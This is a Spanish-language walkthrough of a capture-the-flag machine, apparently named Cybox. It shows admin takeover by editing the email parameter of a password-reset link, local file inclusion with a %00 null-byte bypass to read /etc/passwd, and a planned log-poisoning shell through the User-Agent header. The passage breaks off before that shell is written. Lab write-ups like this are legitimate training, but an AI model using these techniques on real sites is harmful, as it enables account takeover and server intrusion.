


No nos permite entrar con el correo que nos dieron anteriormente entonces procedemos a registrarnos en la pagina





Usamos contraseña angel12345

Al loguearnos entramos al sistema y no podemos hacer nada mas que registrar entradas y salidas como en una pagina de una empresa que regula las entradas y salidas de sus empleados




Podemos ver que en la pagina monitor esta la sección de recuperar la contraseña de una cuenta el cual si analizamos bien podemos probar haber si podemos conseguir la contraseña del primer correo que encontramos [admin@cybox.company](mailto:admin@cybox.company)






No nos funciono ya que no conseguimos el link, entonces probamos con nuestra cuenta para ver como esta conformado el link




Vamos al correo




Y podemos notar el link para actualizar la contraseña <http://monitor.cybox.company/updatePasswordRequest.php?email=angel@cybox.company>


El cual ahora podremos manipular con el correo administrador




colocamos la contraseña angel12345 y damos update password y probamos loguearnos




Tenemos acceso y podemos ver el Admin panel damos clic

  
Lamentablemente no encontramos nada, ya de perdidos vemos si hay algo en el código fuente con control + u




Aquí podemos ver un enlace de dirección a estilos css que se esta haciendo via php y lo mas seguro esta usando un include para incluir la hoja de estilo esto podría generar la vulnerabilidad local file inclusión si la pagina web no esta bien sanitizada probaremos si este es el caso




Y podemos confirmar que se tiene acceso al css


Confirmamos con dirb la dirección http://monitor.cybox.company/admin/




Podemos ver el directorio <http://monitor.cybox.company/admin/styles/> el cual probaremos en el navegador




Con esto confirmamos que aca hay una vulnerabilidad de local file intrusión, en la imagen que podemos ver actualmente el archivo general tiene extensión .css pero en la imagen anterior observamos que no tiene la extensión la cual puede ser que la extensión se coloque en el backend para evitar este problema podremos usar el nullbyte para omitir la extensión que se agrega en el backend y evitar que nos estorbe la extensión del archivo que nosotros queramos subir




Ejemplo: trataremos de ingresar el /etc/passwd desde la URL



Pero no nos funciona porque el backend nos esta colocando la extencion .css a lo que estamos ingresado al final (…..passwd.css), para evitar que el backend nos coloque la extensión colocarems el nullbyte al final de la URL (%00)




Ya con esto obtenemos el listado de usuarios de la maquina virtual, podemos ir al directorio del usuario cybox que es el usuario de la maquina virtual colocando en la URL




Y asi obtenemos nuestro primer flag. Pero para hacer esto mas interesante y para mas conocimiento trataremos de ejecutar una Shell para obtener el mismo resultado

En el phpinfo() podemos sacar información importante, pero podemos buscar en Google sobre phpinfo() lfi (local file intrusión) podemos encontrar información importante como exploit que pueda explotar dicha vulnerabilidad




Pero la maquina virtual esta configurada para realizarlo de otra forma, se puede seguir la investigación según la info de Google pero lo haremos de otra forma.


En el phpinfo podemos ver que se esta usando bitnami

Bitnami es una biblioteca de instaladores o paquetes de software para aplicaciones web y pilas de software, así como dispositivos virtuales y en ella podemos encontrar la aplicación lampp que viene ser como el xammp el cual poseen las tecnologias de linux, apache, php, mysql

Para iniciar a trabajar ocupamos saber la ubicación de logs en bitnami y para investigar la ruta de los logs podemos buscar en Google




Y obtenemos que se guardan en la ruta /opt/bitnami/apache2/logs/access\_log y lo probamos en el navegador




Y nos salen los logs y podemos ver que salen logs de cybox.company como lo de la pagina de ftp que probamos, por lo cual será desde esa pagina tendremos que inyectar nuestra Shell y eso lo haremos aprovechando a que tenemos tambien el user agent GET / HTTP/1.1" 200 5295 "-" "Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0" Podemos aprovecharnos de esto que en vez de llamar al navegador Firefox se llame a la Shell que incrustaremos y asi tendremos el camino de tener el control del sistema

